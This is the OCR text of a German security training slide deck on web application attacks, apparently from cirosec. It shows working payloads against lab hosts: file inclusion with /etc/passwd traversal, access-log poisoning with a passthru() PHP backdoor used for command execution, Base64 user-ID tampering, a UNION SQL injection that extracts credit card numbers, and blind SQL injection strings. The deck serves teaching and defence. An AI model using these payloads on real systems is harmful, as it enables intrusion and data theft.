Aktuelle Angriffstechniken

Steffen Tröscher
cirosec GmbH, Heilbronn

cirosec

Gliederung

- Angriffe auf Webanwendungen
  - Theorie und Live Demonstrationen
  - Schwachstellen
    - Command Injection über File Inclusion
    - Logische Fehler
    - Blind-SQL-Injection
    - AJAX-Schwachstellen

cirosec

Gliederung

- Angriffe auf Webanwendungen
  - Theorie und Live Demonstrationen
  - Schwachstellen
    - Command Injection über File Inclusion
    - Logische Fehler
    - Blind-SQL-Injection
    - AJAX-Schwachstellen

cirosec

Command Injection

Ausschnitt aus dem fehlerhaften PHP-Skript:

```
:
<h3>TippTopp-Aktuell:</h3>
<div class="left_box">
<?php
   if($_GET['include']) {
        if((substr($_GET['include'],-4,4) == 'html')) {
                include($_GET['include']);
        } else {
                echo "<strong>Es k&ouml;nnen nur Dateien
                eingebunden werden, die auf .html enden!
                 </strong>";
        }
   }
?>
```

cirosec

Command Injection

1. Schwachstelle: File Inclusion

cirosec


Command Injection

1. Schwachstelle: File Inclusion

- Aufruf der URL:
  http://192.168.87.129/news/news.php?include=/etc/passwd%00.html

cirosec

Command Injection



Command Injection

2. Schwachstelle: Command Injection

- Ziel:
  - PHP basierte Backdoor (`passthru()`)

  →PHP-Code einschleusen, der zur Ausführung kommt

- Problem:
  - Wo können wir PHP-Code hinterlegen?
  - Oder anders:
    Wo kann Apache schreibend zugreifen?

Command Injection

2. Schwachstelle: Command Injection

- Idee:
  - Einschleusen von PHP-Code in Apache Logfile (`access_log`, `error_log`)
  - Alternativen:
    - FTP Logfile (Loginname = PHP-Code)
    - Prozess-Tabelle (User-Agent in `/proc/self/environ`)
    - Session-Files (PHP-Code in Session-ID)
    - …
  - Dann: Einbinden der Datei, damit PHP-Code zur Ausführung kommt

Command Injection

2. Schwachstelle: Command Injection

- Aber:
  - Wird PHP-Code ausgeführt?
  - Kommt auf die verwendete PHP-Funktion an, die die Schwachstelle aufweist.
  - Anfällige Funktionen:
    - `include()`
    - `include_once()`
    - `require()`
    - `require_once()`

cirosec

Command Injection

Ausschnitt aus dem fehlerhaften PHP-Skript:

```
:
<h3>TippTopp-Aktuell:</h3>
<div class="left_box">
<?php
   if($_GET['include']) {
        if((substr($_GET['include'],-4,4) == 'html')) {
                include($_GET['include']);
        } else {
                echo "<strong>Es k&ouml;nnen nur Dateien
                eingebunden werden, die auf .html enden!
                 </strong>";
        }
   }
?>
```

cirosec

Command Injection


2. Schwachstelle: Command Injection

- Einschleusen des PHP-Code in die Datei **/var/log/httpd/access_log**

- Aufruf der URL:
  http://192.168.87.129/news/news.php?
  a=<?passthru($_GET[cmd])?>

cirosec

Command Injection



Command Injection

- Währendessen im Webserver Logfile:

```
192.168.87.132 - - [30/Oct/2009:08:17:12 +0100]
   "GET /images/corner.gif HTTP/1.1" 200 55
   "http://192.168.87.129/news/news.php?
   a=<?passthru($_GET[cmd])?>" "Mozilla/4.0 (compatible;
   MSIE 8.0; Windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322;
   .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR
   3.0.04506.648; .NET CLR 3.0.4506.2152; .NET CLR
   3.5.30729)"
```

cirosec

Command Injection

2. Schwachstelle: Command Injection


- Ausführen des eingeschleusten Codes
  - OS-Kommando: **`ls -la`**

- Aufruf der URL:

`http://192.168.87.129/news/news.php?include=/etc/httpd/logs/access_log%00.html&cmd=ls -la`

cirosec

Command Injection



Command Injection über File Inclusion

Demonstration

cirosec

Gliederung

- Angriffe auf Webanwendungen
  - Theorie und Live Demonstrationen
  - Schwachstellen
    - Command Injection über File Inclusion
    - Logische Fehler
    - Blind-SQL-Injection
    - AJAX-Schwachstellen

cirosec

Logischer Fehler

- Anwendungsparameter bestimmt Kontext, in dem Anwendung verwendet wird
- Nach Anmeldung an Anwendung:

  `www.cirobank.de/content/kunden.php?cid=dXNlcl9pZD0y`

- cid ist Base64 codiert:

  `dXNlcl9pZD0y` —Base64_decode()→ `user_id=2`

- Manipulation des Parameters:

  `user_id=1` —Base64_encode()→ `dXNlcl9pZD0x`

cirosec

Logischer Fehler

Demonstration

cirosec


Gliederung

- Angriffe auf Webanwendungen
  - Theorie und Live Demonstrationen
  - Schwachstellen
    - Command Injection über File Inclusion
    - Logische Fehler
    - Blind-SQL-Injection
    - AJAX-Schwachstellen

cirosec

„Normale“ SQL-Injection

```
SELECT author,title,isbn,publisher
FROM books
WHERE title LIKE ' ' UNION
SELECT name,creditcardno,null,null
FROM customers--
```



cirosec

„Normale“ SQL-Injection

Minizon®

Welcome at Minizon® - your favourite bookshop!

Search result

We found the following books matching the title you searched for:

Author	Title	ISBN	Publisher
Bruce Schneier	Secrets & Lies	3898641139	dpunkt.Verlag/Wiley
Clifford Stoll	Kuckucksei	3596139848	Fischer
Hans	2345 3444 9999 3222		
Peter	4779 2445 4567 2345		

Go back

Feedback

We're interested in your opinion about our products. Please send us your feedbac

Blind-SQL-Injection

- Obwohl eine Anwendung für SQL-Injection anfällig ist,
  - wird oftmals das Ergebnis nicht direkt in der Antwortseite angezeigt
  - werden Fehlermeldungen häufig unterdrückt
- Somit können Daten nicht über die Anwendungslogik oder Fehlermeldungen gewonnen werden
- Die Schwachstelle kann aber „**blind**“ ausgenutzt werden

Blind-SQL-Injection

- „Blindes“ **Finden** von SQL-Injection-Schwachstellen

- Idee: Einschleusen einer wahren (TRUE) und einer unwahren (FALSE) Aussage
  - Die Antworten unterscheiden sich jeweils

Blind-SQL-Injection

Demonstration - manuell

cirosec

Blind-SQL-Injection

- „Blindes“ **Ausnutzen** von SQL-Injection-Schwachstellen
- Ziel: Systematisches Erraten des aktuellen Datenbankbenutzers „**`minizon`**“
- Idee: Den Namen Buchstabe für Buchstabe erraten

cirosec

Blind-SQL-Injection

- unwahre Aussagen:

```
' SUBSTR((SELECT user FROM dual),1,1)='a';--
```

```
' SUBSTR((SELECT user FROM dual),1,1)='b';--
```

```
' SUBSTR((SELECT user FROM dual),1,1)='c';--
```

- so lange bis wahre Aussage:

```
' SUBSTR((SELECT user FROM dual),1,1)='m';--
```

Blind-SQL-Injection

- Iteration über alle Stellen

```
' and SUBSTR((SELECT user FROM dual),1,1)='m';--
' and SUBSTR((SELECT user FROM dual),2,1)='i';--
' and SUBSTR((SELECT user FROM dual),3,1)='n';--
' and SUBSTR((SELECT user FROM dual),4,1)='i';--
' and SUBSTR((SELECT user FROM dual),5,1)='z';--
' and SUBSTR((SELECT user FROM dual),6,1)='o';--
' and SUBSTR((SELECT user FROM dual),7,1)='n';--
```

Blind-SQL-Injection

Demonstration - sqlmap

cirosec

Gliederung

- Angriffe auf Webanwendungen
  - Theorie und Live Demonstrationen
  - Schwachstellen
    - Command Injection über File Inclusion
    - Logische Fehler
    - Blind-SQL-Injection
    - AJAX-Schwachstellen

cirosec

AJAX-Schwachstellen

cirosec

Was ist AJAX?

